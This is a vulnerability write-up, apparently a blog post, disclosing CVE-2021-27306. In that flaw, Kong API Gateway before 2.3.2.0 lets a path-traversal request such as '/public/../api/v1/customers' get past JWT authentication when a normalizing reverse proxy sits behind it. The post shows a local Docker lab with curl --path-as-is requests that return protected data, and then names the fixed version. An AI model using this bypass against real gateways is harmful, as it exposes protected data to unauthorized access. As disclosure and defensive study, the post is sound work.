sewan Follow
Mar 17, 2021 · 4 min read · Listen

Save

CVE-2021–27306: Access an authenticated route on Kong API Gateway

This vulnerability allows access to an authenticated route through an unauthenticated route on services that use the Kong API Gateway prior to 2.3.2.0 version, that use the JWT plugin to secure the routes and that have at least one unauthenticated route.


Context

In Kong, we configure the routes of the APIs that will be possible to be accessed and we can add plugins in these routes. By default, subroutes will inherit the configurations of the configured base route plugins. For example, if the route /api/v1/customers is configured to be authenticated, then the route /api/v1/customers/admin will also be authenticated.

So, for example, if I have a Kong API Gateway sending traffic directly to an application, and an unauthenticated /public route and an authenticated /api/v1/customers route configured in Kong, what happens if I access the /public/../api/v1/customers route? Kong inherit the /public route rules and, as this route is not authenticated, it does not check if there is a JWT token and it forwards this request to the application. In this point, there is a vulnerability, but it is necessary one more thing to exploit it: Kong will send the request for the /public/../api/v1/customers route to the application, but there is no such API implemented in the application. Therefore, for this flaw to be successfully exploited, there must be a service (Web Service, Reverse Proxy, Load Balance, …) between Kong and the application that will normalize the route, that is, that will transform the route /public/../api/v1/customers to route /api/v1/customers before sending to the application.


Demonstration

First, I only configured the Kong API Gateway by sending traffic directly to the application: Kong → Application (NodeJs). In the image below, you can see what containers are running: kong-ee is the Kong API Gateway and nodejs is the application.




```
sewan@debian:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED          STATUS          PORTS
   NAMES
c062fc48da4a   nodejs         "docker-entrypoint.s…"   31 minutes ago   Up 31 minutes   10000/tcp
   nodejs
48a2fe6cd22c   kong-ee        "/docker-entrypoint.…"   33 hours ago     Up 36 minutes   0.0.0.0:8000-8004->8000-
   kong-ee
64ce809da275   postgres:9.6   "docker-entrypoint.s…"   33 hours ago     Up 42 minutes   0.0.0.0:5432->5432/tcp
   kong-ee-database
```

I configure an unauthenticated route (/public) and an authenticated route (/api/v1/customers), as the image below. By default, curl normalizes the path before making the request, so I need to use the path-as-is parameter to prevent it from normalizing.




```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/public
{"message":"This route is public"}
```




```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/api/v1/customers
{"message":"Unauthorized"}
```

Now, if I call the /public/../api/v1/customers route, I will see that the Unauthorized message is not returned, but instead, a message that there is no requested route is returned, given by the application, that is, Kong forwarded this request to the application without checking authentication and the application gave an error, because the /public/../api/v1/customers route is not implemented in it.




```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/public/../api/v1/customers
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /public/../api/v1/customers</pre>
</body>
</html>
```

This is the requests flow:



User
Kong
Application
/public/.../api/v1/customers
Cannot GET /public/../api/v1/customers
/public/.../api/v1/customers
Cannot GET /public/../api/v1/customers

As stated above, it is necessary that there is a service (Web Service, Revers[illegible] Balance, …) that normalizes this path before sending the request to the application. So, I configured Nginx as a reverse proxy and, thus, I got the following scheme: Kong → Nginx → Application (Nodejs). In the image below, you can see that I add one more container: docknginx which is the reverse proxy.




```
sewan@debian:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED             STATUS             PORTS
        NAMES
e34f101334c2   docknginx      "/docker-entrypoint.…"   31 seconds ago      Up 28 seconds      80/tcp
        nginx-proxy
c062fc48da4a   nodejs         "docker-entrypoint.s…"   About an hour ago   Up About an hour   10000/tcp
        nodejs
48a2fe6cd22c   kong-ee        "/docker-entrypoint.…"   34 hours ago        Up About an hour   0.0.0.0:8000
47/tcp   kong-ee
64ce809da275   postgres:9.6   "docker-entrypoint.s…"   34 hours ago        Up About an hour   0.0.0.0:5432
        kong-ee-database
```

As I only configured the traffic from Kong to Nginx and from Nginx to the application, then requests to Kong remain the same.




```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/public
{"message":"This route is public"}
```




```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/api/v1/customers
{"message":"Unauthorized"}
```

However, when I called the /public/../api/v1/customers route, I was able to access the authenticated route (/api/v1/customers) without needing an authentication.



```
sewan@debian:~$ curl --path-as-is http://127.0.0.1:8000/public/../api/v1/customers
[{"id":5,"first_name":"Dodol","last_name":"Dargombez"},{"id":6,"first_name":"Nyongot","last_name":"Gonzales"}]
```

The final requests flow is like this:


User
Kong
Reverse Proxy
Application
/public/../api/v1/customers
{"id":5, "first_name": ...}
/public/../api/v1/customers
{"id":5, "first_name": ...}
/api/v1/customers
{"id":5, "first_name": ...}

Fix

Kong released an update to this vulnerability in 2.3.2.0 version: https://docs.konghq.com/enterprise/changelog/#core-1. Now, Kong API Gateway always normalizing the incoming request's URI before matching against the Router.

References

- https://medium.com/@far3ns/kong-the-microservice-api-gateway-526c4ca0cfa6
- https://www.acunetix.com/blog/articles/a-fresh-look-on-reverse-proxy-related-attacks/

Cybersecurity Vulnerability Kong